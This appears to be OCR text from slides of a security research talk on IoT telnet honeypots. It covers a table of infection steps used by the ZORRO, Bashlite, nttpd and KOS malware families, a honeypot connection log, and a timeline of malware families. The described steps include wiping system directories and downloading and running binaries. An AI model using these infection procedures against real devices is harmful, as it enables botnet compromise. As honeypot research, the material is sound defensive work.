
ZORRO 3	1. Check type of victim shell with command “sh” 2. Check error reply of victim by running non-existing command such as ZORRO. 3. Check whether wget command is usable or not. 4. Check whether busybox shell can be used or not by echoing ZORRO.	174
	5. Remove all under /var/run, /dev, /tmp, /var/tmp 6. Copy /bin/sh to random file name 7. Append series of binaries to random file name of step 6 and make attacker’s own shell 8. Using attacker’s own shell, download binary. IP Address of malware download server can be seen in the command and port number cannot be seen in the command 9. Run binary	1,353
Bashlite	1. Check whether shell can be used or not by echoing “gayfgt” 2. Download shell script. 3. Using downloaded shell script, kill previously running malicious process, download malware binaries of different CPU architectures and block 23/TCP in order to prevent other infection. 4. Run all downloaded malware binaries.	606
nttpd	1. Check whether shell can be used or not by echoing “welcome” 2. Download binary to /tmp directory. 3. Run Binary.	3.2
KOS	1. Check whether shell can be used or not by echoing “ $?K_O_S_T_Y_P_E” 2. List /proc/self/exe 3. Check all running process 4. Download malware binary using tftp to /mnt folder 5. Run Malware 6. Check CPU information	3.5

Demo


```
URLS GATHARED: []                                                    [8827/1847]
2017-12-11 15:08:10   telnet.py:72     Client connected at ('95.215.60.17', 41054)
2017-12-11 15:08:10   session.py:38    New Session
2017-12-11 15:08:10   telnet.py:98     Setting timeout to 15.0 seconds
2017-12-11 15:08:10   telnet.py:133    Connection closed
2017-12-11 15:08:10   session.py:58    Session End

URLS GATHARED: []
2017-12-11 15:08:10   telnet.py:72     Client connected at ('95.215.60.17', 51980)
2017-12-11 15:08:10   session.py:38    New Session
2017-12-11 15:08:10   telnet.py:98     Setting timeout to 15.0 seconds
2017-12-11 15:08:10   telnet.py:133    Connection closed
2017-12-11 15:08:10   session.py:58    Session End

URLS GATHARED: []
2017-12-11 15:08:10   telnet.py:72     Client connected at ('95.215.60.17', 48088)
2017-12-11 15:08:10   session.py:38    New Session
2017-12-11 15:08:10   telnet.py:98     Setting timeout to 15.0 seconds
2017-12-11 15:08:10   telnet.py:133    Connection closed
2017-12-11 15:08:10   session.py:58    Session End

URLS GATHARED: []
2017-12-11 15:08:10   telnet.py:72     Client connected at ('95.215.60.17', 59145)
2017-12-11 15:08:10   session.py:38    New Session
2017-12-11 15:08:10   telnet.py:98     Setting timeout to 15.0 seconds
2017-12-11 15:08:10   telnet.py:133    Connection closed
2017-12-11 15:08:10   session.py:58    Session End

URLS GATHARED: []
2017-12-11 15:08:10   telnet.py:72     Client connected at ('95.215.60.17', 51275)
2017-12-11 15:08:10   session.py:38    New Session
2017-12-11 15:08:10   telnet.py:98     Setting timeout to 15.0 seconds
2017-12-11 15:08:10   telnet.py:133    Connection closed
2017-12-11 15:08:10   session.py:58    Session End

URLS GATHARED: []
```


Downloaded Malware by Honeypot


- During 81 days of operations [April 01 to June 20- 2015]




Malware / Monetization






Intrusion
ID/ Pass
Pattern
Infection
Command
Pattern
Binaries
Malware
Monetization
Attacks


Intrusion
Infection
Downloaded Binaries
Monetization
ZORRO Family
2015/01 to 2015/04
Fixed Order 1
2015/06
Fixed Order 3
2015/01
ZORRO 1
2015/02
ZORRO 2
2015/04
ZORRO 3
2015/06
ZORRO 4
2015/01
ARM
8 Architectures
Bin 2-9
2015/04
8 Architectures
Bin 68-75
2015/06
7 Architectures
Bin 76-82
2015/06
DoS
GAYFGT Family
2014/11 to 2015/06
Random Order 1
2014/11 to 2015/06
GAYFGT 1
2015/06
